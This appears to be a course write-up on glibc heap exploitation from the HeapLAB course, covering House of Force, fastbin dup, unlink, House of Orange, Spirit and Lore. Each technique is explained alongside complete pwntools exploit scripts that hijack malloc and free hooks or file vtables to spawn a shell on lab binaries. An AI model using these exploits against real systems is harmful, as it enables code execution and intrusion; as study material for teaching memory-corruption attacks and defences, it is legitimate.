Below are some of my notes and challenge writeups for Max Kamper’s excellent Glibc malloc pwn course, HeapLAB.
This page will be updated with more challenges in the future.
House of Force
This technique comes from Phantasmal Phantasmagoria’s Malloc Maleficarum, one of the most seminal early works in pwning Glibc malloc (and the reason so many heap exploits are called “House of XYZ”).
In Glibc, malloc requests for memory are serviced from the top chunk (aka the wilderness). Because heap metadata is stored in-line (the size of a chunk occupies the first 8 bytes of every chunk, just before the address returned from malloc), if we have a heap overflow we can clobber this metadata and create a huge top chunk; so huge in fact that it wraps around the virtual address space to an address before the start of the top chunk. Then we can request a massive chunk from malloc that stops just short of our target address such that the first 8 bytes of the (new) top chunk reside at the target address. Use the same heap overflow as before and we’ve overwritten the target value!
Solve
The vulnerability in this binary is that read uses the size of the chunk (returned by malloc_usable_size), not the size of the user’s data, resulting in an 8 byte overflow if we request CHUNK_SIZE-8 bytes from malloc (this is the maximum size of user data that can fit in a chunk of size CHUNK_SIZE).
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("house_of_force")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size, data):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

proc.recvuntil(b"heap @ ")
heap = int(proc.recvline(), 16)
proc.recvuntil(b"> ")

info(f"heap: 0x{heap:02x}")
proc.timeout = 0.5

malloc(0x20-8, b"A"*(0x20-8) + p64(0xffffffffffffffff))
# we're calculating the distance between the end of the previous chunk and the address exactly one chunk away (0x20 bytes) from __malloc_hook, so that the next chunk we allocate will overwrite __malloc_hook
# also we have a heap leak so put /bin/sh on the heap
malloc((libc.sym.__malloc_hook-0x20) - (heap+0x20), b"/bin/sh\x00")
malloc(0x20-8, p64(libc.sym.system))
# the size of the chunk gets passed to __malloc_hook, so we will allocate &"/bin/sh\x00" bytes
malloc(heap+0x20+0x8+0x8, b"")

proc.sendline(b"id")
print(proc.recvall(timeout=0.1))
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'Fastbin dup
This time the vuln is a nice and simple double free: free doesn’t check if an index was previously freed, so we can free a previously malloced chunk as many times as we want.
Before we move on let’s talk about in-band (stored on the heap) vs out-of-band (stored somewhere besides the heap) heap metadata. We saw previously that the size of a chunk is stored in the chunk itself, but how does malloc know where e.g. the top chunk is in order to service a request? A heap arena is a data structure that does all of the necessary bookkeeping for the heap, or more accurately a heap. When a program has multiple threads, it would be inefficient to have to contend for a lock for every allocation/free, so each thread (up to a limit) gets their own slice of the heap (the section of program memory) governed by their own heap arena.
C
|
|
The important bit of metadata we care about here are the fastbins.
As an optimization for small (and therefore frequent) allocations, for chunk sizes within the first NFASTBINS multiples of the smallest chunk size, freeing a chunk of this size adds it to a corresponding singly linked list (and the heads of these linked lists are stored in fastbinsY).
And while the heads of the linked lists are stored in the arena, subsequent pointers are stored in-line in the chunks themselves, overlapping with where user data normally goes.
I like to think of a chunk like this:
C
struct fastbin_chunk_0x20 {
  union {
    struct {
      size_t _size : 61;
      unsigned int non_main_arena : 1;
      unsigned int is_mmapped : 1;
      unsigned int prev_inuse : 1;
    };
    size_t size;
  };
  union {
    struct {
      fastbin_chunk_0x20* fd;
      char _reserved[0x20-8-8];1
    } free;
    struct {
      char data[0x20-8];
    } inuse;
  };
};
Combining this knowledge with our double free, we could free chunk A twice, causing it to be added to the corresonding fastbin freelist twice; then we could malloc chunk B of the same size as A, and the first 8 bytes of the user accessible data of chunk B that malloc returns will still be interpreted as a fd pointer for the next occurence of chunk A (the one that’s still in the freelist). Then we could corrupt this fd pointer and when we allocate another chunk C, malloc will return a chunk at wherever the corrupted fd points.
As an additional complication, we can’t actually just allocate chunk A and then free it twice, because malloc checks if the chunk we’re adding to the freelist is the same chunk that’s at the head of the freelist:
C
|
|
This is trivially bypassed by freeing a different chunk in between the two frees of chunk A.
Solve
There are a few complications to address when actually writing the exploit.
We have a libc leak again so malloc hooks (particularly __malloc_hook and __free_hook) are viable targets. However, because this time we’re allocating a fake chunk from a corrupted freelist pointer, the 16 bytes before our target must be valid metadata for a freed chunk.
__free_hook is surrounded by zeroes so it’s a no-go, but __malloc_hook is a different story:

Instead of putzing around with finding a good alignment ourselves, we can let pwndbg do it for us:

But a size field of 0xf8 is larger than that of the largest chunk’s fastbin (0x80). The values of _IO_wide_data_0+240 differ between my aarch64-linux NixOS VM (running the binary with QEMU/Rosetta) and the intended x86_64-linux Ubuntu VM, so this approach won’t work for my setup specifically.
The same is also true for trying FSOP, as we can’t create a fake chunk in __GI__IO_file_jumps.
We’ll soon discuss a very interesting method of using the fastbin dupe to corrupt main_arena’s top_chunk pointer, but that requires more allocations than the 7 we’re permitted here, so we’ll settle for overwriting the target for now.
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("fastbin_dup")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size, data):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

proc.sendafter(b"Enter your username: ", p64(0x20))

proc.recvuntil(b"> ")
proc.timeout = 0.5

proc.send(b"3")
proc.recvline()
print(proc.recvline())

# 0x20 freelist: NULL
malloc(0x20-8, b"A")
malloc(0x20-8, b"B")
free(0)
# 0x20 freelist: [chunk A] -> NULL
free(1)
# 0x20 freelist: [chunk B] -> [chunk A] -> NULL
free(0)
# 0x20 freelist: [chunk A] -> [chunk B] -> [chunk A] -> NULL
malloc(0x20-8, p64(elf.sym.user-8)) # chunk C
# 0x20 freelist: [chunk B] -> [chunk A] -> &user
malloc(0x20-8, b"D")
# 0x20 freelist: [chunk A] -> &user
malloc(0x20-8, b"E")
# 0x20 freelist: &user
malloc(0x20-8, b"F"*8 + b"pwned")

proc.send(b"3")
proc.recvline()
print(proc.recvline())
b'target: XXXXXXX\n'
b'target: pwnedXX\n'Challenge solve
So I hinted that there’s a way to corrupt main_arena’s top_chunk pointer to achieve a truly arbitrary write, and indeed we’ll do just that.
The basic idea is that we have an arbitrary write over the fastbin head pointers; most values don’t point to valid freed fastbin chunks and will therefore crash during the integrity checks when allocating from that fastbin, but what if we used that value to create a fake free fastbin cache inside main_arena? Then we could use another fastbin dupe to clobber the top chunk pointer, which is convenient because allocations serviced from the top chunk are not subject to the same strict size integrity checks as fastbin chunks!
By settings the the top pointer to just before __malloc_hook (with some misalignment introduced to ensure the fake top chunk has a valid size field), we can jump to a one_gadget when we next call malloc:
Bash
one_gadget $(patchelf --print-rpath fastbin_dup_2)/libc.so.60xc4dbf execve("/bin/sh", r13, r12)
constraints:
[r13] == NULL || r13 == NULL || r13 is a valid argv
[r12] == NULL || r12 == NULL || r12 is a valid envp
0xc4ddf execve("/bin/sh", rbp-0x40, r12)
constraints:
address rbp-0x38 is writable
rdi == NULL || {"/bin/sh", rdi, NULL} is a valid argv
[r12] == NULL || r12 == NULL || r12 is a valid envp
0xc4de6 execve("/bin/sh", rbp-0x40, r12)
constraints:
address rbp-0x38 is writable
rax == NULL || {rax, rdi, NULL} is a valid argv
[r12] == NULL || r12 == NULL || r12 is a valid envp
0xe1fa1 execve("/bin/sh", rsp+0x50, environ)
constraints:
[rsp+0x50] == NULL || {[rsp+0x50], [rsp+0x58], [rsp+0x60], [rsp+0x68], ...} is a valid argvAs it happens we control the contents of [rsp+0x50], which we can set to a string that prevents further argument processing; "-s" does the trick for dash/bash.
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("fastbin_dup_2")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size, data):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

proc.recvuntil(b"> ")
proc.timeout = 0.5

one_gadget = libc.address + 0xe1fa1

# 0x80 freelist: NULL
malloc(0x20-8, b"A")
malloc(0x20-8, b"B")
free(0)
# 0x20 freelist: [chunk A] -> NULL
free(1)
# 0x20 freelist: [chunk B] -> [chunk A] -> NULL
free(0)
# 0x20 freelist: [chunk A] -> [chunk B] -> [chunk A] -> NULL
malloc(0x20-8, p64(0x60)) # chunk C
# 0x20 freelist: [chunk B] -> [chunk A] -> 0x60
malloc(0x20-8, b"D")
# 0x20 freelist: [chunk A] -> 0x60
malloc(0x20-8, b"E")
# 0x20 freelist: 0x60

malloc(0x60-8, b"F")
malloc(0x60-8, b"G")
free(5)
# 0x60 freelist: [chunk F] -> NULL
free(6)
# 0x60 freelist: [chunk G] -> [chunk F] -> NULL
free(5)
# 0x60 freelist: [chunk F] -> [chunk G] -> [chunk F] -> NULL
malloc(0x60-8, p64(libc.sym.main_arena+8)) # chunk H
# 0x60 freelist: [chunk F] -> [chunk G] -> &main_arena
malloc(0x60-8, b"-s\x00") # chunk I, lives at rsp+0x50 when __malloc_hook is executed
# 0x60 freelist: [chunk G] -> &main_arena
malloc(0x60-8, b"J")
# 0x60 freelist: &main_arena
malloc(0x60-8, b"\x00"*0x48 + p64(libc.sym.__malloc_hook-0x1c-8))
# main_arena.top_chunk = &__malloc_hook-0x10
malloc(0x80-8, b"L"*20 + p64(one_gadget)) # chunk L
# __malloc_hook = &one_gadget
malloc(0x2d, b"") # chunk M
# __malloc_hook triggered

proc.sendline("id")
print(proc.recvline())
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'Unsafe unlink
When a “normal” chunk is freed, it is added to the unsortedbin doubly linked list; this behaves very similarly to the fastbins, except there’s now an additional bk pointer stored after the fd pointer.
But having a bunch of randomly sized chunks in a freelist is not really ideal, as we’d like to be able to reclaim these chunks and use them for even larger allocations. Enter chunk consolidation—when a chunk is freed, malloc will check if the chunk’s neighboring chunks are also freed, in which case malloc will backwards and/or forwards consolidate the chunks into a single larger chunk. But a freed chunk is still inside the unsortedbin we talked about earlier, so before this consolidation can occur malloc has to unlink one or more nodes from the unsortedbin linked list (as the chunk being freed is merged with one or both of its neighboring chunks).
In older versions of Glibc this linked list unlinking was not performed safely, so by corrupting heap chunks one could leverage this chunk consolidation for a (somewhat constrained) reflected write.2
Solve
In this challenge we can write 8 bytes past the end of our requested size, which we can use to corrupt the next chunk’s size field and flags.
By clearing chunk B’s prev_inuse flag, we can convince malloc that the chunk before chunk B (chunk A) is freed for the purposes of chunk consolidation when chunk B is freed.
When we free chunk B, malloc will attempt to unlink chunk A from the unsortedbin freelist by setting chunk_a.bk->fd = chunk_a.fd and chunk_a.fd->bk = chunk_a.bk (using temporary variables where appropriate):
C
|
|
With that in mind the exploit is pretty straightforward.
Unfortunately I can’t use the OG method of writing shellcode on the heap because in QEMU/Rosetta the heap isn’t marked executable (even though the stack is—weird), and we can’t use a one_gadget because Glibc .text isn’t writable:
[*] './unsafe_unlink'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        PIE enabled
    Stack:      Executable
    RWX:        Has RWX segments
    RUNPATH:    b'../.glibc/glibc_2.23_unsafe-unlink'
    Stripped:   No
    Debuginfo:  Yes
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("unsafe_unlink")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.recvuntil(b"> ")

def edit(index, data):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"3")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

proc.recvuntil(b"heap @ ")
heap = int(proc.recvline(), 16)

proc.recvuntil(b"> ")
proc.timeout = 0.5

shellcode = flat(
    asm("jmp .+18"),
    p64(0),
    p64(0),
    asm(shellcraft.amd64.linux.sh())
)
# start of the heap plus the size, fd, and bk fields of chunk A
shellcode_addr = heap + 8 + 8 + 8 + 8

malloc(0x3f0-8) # chunk A
malloc(0x3f0-8) # chunk B
edit(0, p64(libc.sym.__free_hook-0x18) + p64(shellcode_addr) + shellcode + b"A"*(0x3f0-8-8-len(shellcode)-8-8) + p64(0x3f0) + p64((0x3f0) & ~0b111))
free(1) # trigger unlink of chunk A

free(0) # trigger __free_hook

proc.sendline(b"id")
print(proc.recvall())
Safe unlink
This is effectively the same as unsafe unlink, except now integrity checks have been introduced to the unlinking process that thwart our previous approach:
C
|
|
Basically, the addresses we’re writing to actually need to point to our chunk, which severely limits our options. But as it turns out, unlink_chunk can still be leveraged for an arbitrary write, but in a way that’s very specific to our target binary.
Solve
In our binary there exists a global variable m_array that has pointers to the chunks we’re allocating on the heap.
We can craft a fake freed chunk A with fd and bk pointers that point to m_array[0], which in turn points back to chunk A, thus passing the integrity checks. As an additional complication we can’t free chunk A as-is, but that’s fine—we can create a smaller fake chunk within chunk A and use that.
This has the effect of clobbering m_array[0].user_data to point to itself; when we try to edit chunk A, we’re actually editing m_array[0]. From there we can overwrite m_array[0].user_data to point to __free_hook, and edit “chunk A” once more to write a one_gadget.
Or so I thought, but as it turns out I couldn’t satisfy any of the conditions of the one_gadgets, even with rdi/[rdi] or rax control (by clobbering m_chunk[1].user_data).
But if we have an arbitrary write, we can just write "/bin/sh" at the start of our fake chunk and set __free_hook to system, nice and simple.
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("safe_unlink")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.recvuntil(b"> ")

def edit(index, data):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"3")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

proc.recvuntil(b"> ")
proc.timeout = 0.5

malloc(0xa0-8) # chunk A
malloc(0x90-8) # chunk B
edit(0, p64(0) + p64(0x91) + p64(elf.sym.m_array-0x18) + p64(elf.sym.m_array-0x10) + b"A"*(0x90-8-8-8-8) + p64(0x90) + p64((0x90) & ~0b111))
free(1) # trigger unlink of chunk A
# m_array[0].user_data = &m_array[0].user_data-0x18
edit(0, b"\x00"*0x18 + p64(libc.sym.__free_hook - len(b"/bin/sh\x00")))
# m_array[0].user_data = &__free_hook-8
edit(0, b"/bin/sh\x00" + p64(libc.sym.system))
free(0) # trigger __free_hook with address to "/bin/sh" as argument

proc.sendline(b"id")
print(proc.recvline())
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'House of Orange
Fast forward to 2016 when the House of Orange technique was introduced at HITCON CTF Quals. This attack is a bit convoluted as it relies on internals of _IO_FILE for a specific version of Glibc, but the technique has pedagogical value for learning FSOP and the unsortedbin attack.
The prescient bit of information is that we can write the head of the unsortedbin (the first bin in main_arena.bins) freelist to an arbitrary address, where main_arena.bins[0] == &tail_of_unsortedbin. There doesn’t seem to be an immediately obvious utility aside from leaking a libc address, but we can sneakily replace a different linked list head in Glibc with the head of the unsortedbin linked list.
The big non-heap candidate here is _IO_list_all, which is a linked list of _IO_FILE structures for stdio (stdin/stdout/stderr). In a similar vein to the malloc hooks, _IO_FILE (or technically _IO_FILE_plus) has a vtable pointer that could be clobbered, and just like malloc hooks, we can reliably trigger execution of one or more functions in this vtable (_IO_flush_all_lockp will traverse all the files in _IO_list_all and execute each _IO_FILE’s __overflow method; we can trigger this by intentionally failing a heap corruption check, which will abort which eventually calls _IO_flush_all_lockp).
C
struct _IO_FILE {
  int                  _flags;
  char *               _IO_read_ptr;
  char *               _IO_read_end;
  char *               _IO_read_base;
  char *               _IO_write_base;
  char *               _IO_write_ptr;
  char *               _IO_write_end;
  char *               _IO_buf_base;
  char *               _IO_buf_end;
  char *               _IO_save_base;
  char *               _IO_backup_base;
  char *               _IO_save_end;
  struct _IO_marker * _markers;
  struct _IO_FILE *   _chain;
  int                 _fileno;
  int                 _flags2;
  __off_t             _old_offset; // __off_t == long int
  unsigned short      _cur_column;
  signed char         _vtable_offset;
  char                _shortbuf[1];
  _IO_lock_t *        _lock;
};

struct _IO_FILE_complete {
  struct _IO_FILE _file;
  __off64_t       _offset;
  void *          __pad1;
  void *          __pad2;
  void *          __pad3;
  void *          __pad4;
  size_t          __pad5;
  int             _mode;
  char            _unused2[20];
};

struct _IO_jump_t {
  size_t           __dummy;
  size_t           __dummy2;
  /* these are all function pointers */
  _IO_finish_t     __finish;
  _IO_overflow_t   __overflow;
  _IO_underflow_t  __underflow;
  _IO_underflow_t  __uflow;
  _IO_pbackfail_t  __pbackfail;
  _IO_xsputn_t     __xsputn;
  _IO_xsgetn_t     __xsgetn;
  _IO_seekoff_t    __seekoff;
  _IO_seekpos_t    __seekpos;
  _IO_setbuf_t     __setbuf;
  _IO_sync_t       __sync;
  _IO_doallocate_t __doallocate;
  _IO_read_t       __read;
  _IO_write_t      __write;
  _IO_seek_t       __seek;
  _IO_close_t      __close;
  _IO_stat_t       __stat;
  _IO_showmanyc_t  __showmanyc;
  _IO_imbue_t      __imbue;
};

struct _IO_FILE_plus {
  struct _IO_FILE_complete  file;
  const struct _IO_jump_t * vtable;
};
Solve
There are three “phases” to our House of Orange attack (phases two and three happen at the same time but I think it’s helpful to mentally separate them):
- Clobber top chunk’s size field to a small page-aligned value and request a chunk larger than the top chunk can service. This causes malloc to call sbrk for a new top chunk that can service the request, and the old top chunk is added to the unsortedbin freelist (it doesn’t get extended/consolidated because the new top chunk is not contiguous with the old one).
- Overwrite the old top chunk’s bk pointer to 16 bytes before _IO_list_all; when we next request a chunk, _IO_list_all will be clobbered with main_arena.bins[0]-0x10 (aka the head of the unsortedbin freelist).
- In addition to overwriting the old top chunk’s bk pointer, also construct a fake _IO_FILE_plus (and stuff in a _IO_jump_t somewhere) that coincides with the old top chunk.
There will be a few very basic checks against our fake _IO_FILE_plus, so be sure to pass those.
This has the secondary effect of corrupting the heap, which will call (fake_filep->vtable.__overflow)(&fake_filep, -1); because fake_filep->vtable.__overflow is set to system and flags is set to
"/bin/sh"(flags is the first member of _IO_FILE, so &fake_filep == &fake_filep.flags), this calls system("/bin/sh").
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("house_of_orange")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size):
    if size == 0x18:
        proc.send(b"1")
    elif size == 0xfc0:
        proc.send(b"2")
    else:
        raise Exception("size must be 0xfc0 (large) or 0x18 (small)")
    proc.recvuntil(b"> ")

def edit(data):
    if len(data) > 0xf0:
        raise Exception("data cannot be larger than 0xf0 bytes")
    proc.send(b"3")
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

proc.recvuntil(b"heap @ ")
heap = int(proc.recvline(), 16)

proc.recvuntil(b"> ")
proc.timeout = 0.5

fake_vtable = flat(
    p64(0),
    p64(0),
    p64(0xcafebabe),
    p64(libc.sym.system),
)
fake_filep = flat(
    b"/bin/sh\x00", # _flags / old_top_chunk.prev_size
    p64(0x60 | 0b1), # _IO_read_ptr / old_top_chunk.size
    p64(0),
    p64(libc.sym._IO_list_all-0x10), # old_top_chunk.bk
    p64(1), # _IO_write_base
    p64(2), # _IO_write_ptr
    fake_vtable,
    b"\x00"*(0xc0-0x30-len(fake_vtable)),
    p32(0), # _mode
    b"\x00"*20,
    p64(heap+0x20+0x30), # vtable
)

# phase 1: turn top chunk into a small chunk and add it to the unsortedbin
malloc(0x20-8)
edit(b"A"*0x18 + p64((0x1000-0x20) | 0b001)) # clobber top chunk's size
malloc(0xfc0) # allocate a chunk large enough to brk a new top chunk and free the old one
# unsortedbin: [old_top_chunk, size: 0xfc0, fd: &main_arena.bins[0], bk: &main_arena.bins[0]]

# phase 3: fake _IO_FILE_plus with malicious vtable
edit(b"A"*0x10 + fake_filep)
# unsortedbin: [old_top_chunk, size: 0x18, fd: NULL, bk: &main_arena-0x10]
# phase 2: unsortedbin attack to clobber _IO_list_all to point to fake _IO_FILE_plus
malloc(0x20-8) # serviced from the unsortedbin, results in old_top_chunk.bk->fd = &old_top_chunk

proc.sendline(b"id")
print(proc.recvline())
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'Challenge solve
There are two main differences from the previous challenge.
First, we can only allocate chunks of size 0x60, so the chunk we use for the unsortedbin attack must be of size 0x68 instead; this will still fit in the 0x60 smallbin, but will avoid _int_malloc’s fastpath that avoids binning when the chunk in the unsortedbin is an exact match for the requested size.
C
|
|
Second, instead of a very generous heap overflow we can only overflow the first byte of the next chunk’s size field (and flags). Instead of clobbering the top chunk’s size field like we did last time, we can allocate two chunks next to each other, double the first chunk’s size, free this large chunk to put a 0xc0 sized chunk in the unsortedbin freelist and finally allocate a new 0x60 chunk to split the tail of the unsortedbin into two 0x60 sized chunks (the first of which is used to service the request). This results in a UAF of the second chunk, which we can use to clobber unsortedbin linked list pointers (and ultimately leak libc/heap pointers and perform an FSOP attack).
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("one_byte")
libc = ELF(elf.runpath + b"/libc.so.6")

def calloc(size):
    if size != 0x58:
        raise Exception("size must be 0x58")
    proc.send(b"1")
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

def edit(index, data):
    if len(data) > 0x59:
        raise Exception("data cannot be larger than 0x59 bytes")
    proc.send(b"3")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

def read(index):
    proc.send(b"4")
    proc.sendafter(b"index: ", f"{index}".encode())
    ret = proc.recvline().strip()
    proc.recvuntil(b"> ")
    return ret

proc = remote("localhost", 1337)

proc.recvuntil(b"> ")
proc.timeout = 0.5


calloc(0x60-8) # chunk A
calloc(0x60-8) # chunk B
calloc(0x60-8) # chunk C
calloc(0x60-8) # chunk D
calloc(0x60-8) # chunk E
calloc(0x60-8) # chunk F
calloc(0x60-8) # chunk G
calloc(0x60-8) # chunk H; protects other chunks against consolidation with top chunk
edit(0, b"A"*0x58 + p8(0xc0 | 0b1)) # make chunk B completely overlap chunk C
edit(3, b"D"*0x58 + p8(0xc0 | 0b1)) # make chunk E overlap chunk F
free(1) # free chunk B
# unsortedbin: [chunk B (+ C), size: 0xc0, fd: &main_arena.top, bk: &main_arena.top]
calloc(0x60-8) # chunk I; service this request from the tail of the unsortedbin, causing it to be split in two
# unsortedbin: [chunk C, size: 0x60, fd: &main_arena.top, bk: &main_arena.top]

# leaks
libc.address = u64(read(2)[:8]) - (libc.sym.main_arena+0x58)
free(4)
# unsortedbin: [chunk E (+ F), size: 0xc0, fd: &chunk_c, bk: &main_arena.bins[0]-0x10] -> [chunk C, size: 0x60, fd: &main_arena.bins[0]-0x10, bk: &chunk_e]
heap = u64(read(2)[8:16]) - 0x180
calloc(0x60-8) # chunk J
# unsortedbin: [chunk E (+ F), size: 0xc0, fd: &main_arena.bins[0]-0x10, bk: &main_arena.bins[0]-0x10]
calloc(0x60-8) # chunk K
# unsortedbin: [chunk F, size: 0x60, fd: &main_arena.bins[0]-0x10, bk: &main_arena.bins[0]-0x10]

# construct fake file
fake_vtable = flat(
    p64(0),
    p64(0),
    p64(0xcafebabe),
    p64(libc.sym.system),
)
edit(10, b"K"*0x50 + b"/bin/sh\x00" + p8(0x68 | 0b1))
edit(5, flat(
    p64(0),
    p64(libc.sym._IO_list_all-0x10), # chunk_f.bk
    p64(1), # _IO_write_base
    p64(2), # _IO_write_ptr
    fake_vtable,
))
edit(6, flat(
    b"\x00"*(0xc0-8-0x68),
    p32(0), # _mode
))
edit(7, flat(
    b"\x00"*(20-0x8-4),
    p64(heap+0x210), # vtable
))
calloc(0x60-8) # chunk L; carry out unsortedbin attack

proc.sendline(b"id")
print(proc.recvline())
b'uid=1000(pwny) gid=100(users) groups=100(users),1(wheel)\n'House of Spirit
If we have control over a pointer passed to free, we can craft a fake chunk overlapping target memory for an arbitrary write. But there are caveats: especially on newer versions of Glibc, chunks being freed are subject to a bevy of integrity checks, so our fake chunk has to be nearly indistinguishable from a real chunk.
C
|
|
C
|
|
In short order, chunks must
- Be aligned and have an aligned size field
- (For a contiguous arena and non-fastbin chunks) not exist above the heap
- Have the next chunk’s prev_inuse flag cleared
- Not be marked as non_main_arena (will probably segfault) or is_mmapped (will not add chunk to a freelist)
TODO Solve
Because we have a heap leak, the simplest thing to do is pivot to a double free and then use the fastbin dup technique, but alas, we can’t use the simple version due to the quirk of addresses behaving differently under QEMU (if we had more allocations it might be a different story).
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("house_of_spirit")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size, data, name):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.sendafter(b"data: ", data)
    proc.sendafter(b"chunk name: ", name)
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

proc.recvuntil(b"heap @ ")
heap = int(proc.recvline(), 16)

proc.sendafter(b"Enter your age: ", f"{0}".encode())
proc.sendafter(b"Enter your username: ", b"Fred")

proc.recvuntil(b"> ")
proc.timeout = 0.5

malloc(0x20-8, b"A", b"a"*0x8)
malloc(0x20-8, b"B", b"b"*0x8)
free(0)
# 0x20 freelist: [chunk A] -> NULL
free(1)
# 0x20 freelist: [chunk B] -> [chunk A] -> NULL
malloc(0x30-8, b"C", b"c"*0x8 + p64(heap+0x10))
free(2)
# 0x20 freelist: [chunk A] -> [chunk B] -> [chunk A] -> NULL
malloc(0x20-8, p64(libc.sym.__free_hook-8), b"d"*0x8)
# 0x20 freelist: [chunk B] -> [chunk A] -> &__free_hook-8
malloc(0x20-8, b"E", b"e"*0x8)
malloc(0x20-8, b"F", b"f"*0x8)
# 0x20 freelist: &__free_hook-8
malloc(0x20-8, p64(next(libc.search(b"/bin/sh\x00"))), b"g"*0x8)
free(6)

proc.sendline(b"id")
print(proc.recvline())
b'malloc(): memory corruption (fast)\n'House of Lore
This is a rather broad type of attack that involves tampering with heap metadata to link fake chunks into the different freelists (unsortedbins, smallbins, largebins) that malloc keeps track of. A fake chunk can then be used to service a request, usually leading to a leak or a write primitive.
Solve
The challenge binary has a very straightforward UAF write bug which we can use to easily overwrite freelist pointers; the only trick is not failing malloc’s corruption checks.
Python
from pwn import *

context.log_level = 'warning'

elf = context.binary = ELF("house_of_lore")
libc = ELF(elf.runpath + b"/libc.so.6")

def malloc(size):
    proc.send(b"1")
    proc.sendafter(b"size: ", f"{size}".encode())
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

def edit(index, data):
    proc.send(b"3")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.sendafter(b"data: ", data)
    proc.recvuntil(b"> ")

def free(index):
    proc.send(b"2")
    proc.sendafter(b"index: ", f"{index}".encode())
    proc.recvuntil(b"> ")

proc = remote("localhost", 1337)
proc.timeout = 0.5

proc.recvuntil(b"puts() @ ")
libc.address = int(proc.recvline(), 16) - libc.sym.puts

proc.recvuntil(b"heap @ ")
heap = int(proc.recvline(), 16)
Unsortedbins
This proceeds similarly to the unsortedbin attack; allocate one chunk and an extra padding chunk to prevent consolidation with the top chunk, free the first chunk, and edit that chunks’ bk pointer to insert a fake chunk in the unsortedbin. The size of the first malloced chunk should be smaller than the size of the fake chunk so that malloc will skip the tail of the unsortedbin (the first chunk) and service the request with the fake chunk instead.
I’m sure there’s a way to pop a shell in this binary, but for the time being I’m going to take the easy way out and just focus on overwriting the target memory.
Python
<<lore-setup>>

proc.sendafter(b"Enter your username: ", p64(0) + p64(0xa0 | 0b1) + p64(0xdeadbeefdeadbeef) + p64(elf.sym.user - 0x10))
proc.recvuntil(b"> ")

malloc(0x90-8) # chunk A
malloc(0x90-8) # chunk B
free(0)
# unsortedbin: [chunk A] -> NULL
edit(0, p64(0xdeadbeefdeadbeef) + p64(elf.sym.user))
# unsortedbin: [fake chunk] <- [chunk A] -> 0xdeadbeefdeadbeef

malloc(0xa0-8)
edit(2, b"A"*(48-0x10) + b"pwned\x00")

proc.send(b"4")
proc.recvuntil(b"target: ")
print(proc.recvline())
Smallbins
When malloc traverses the unsortedbin to service a request, it is simultaneously sorting the chunks it can’t use into the small and large bins (depending on their size).
So the strategy is the same as with linking into the unsortedbin, but there’s an additional check in the codepath that handles smallbins:
C
|
|
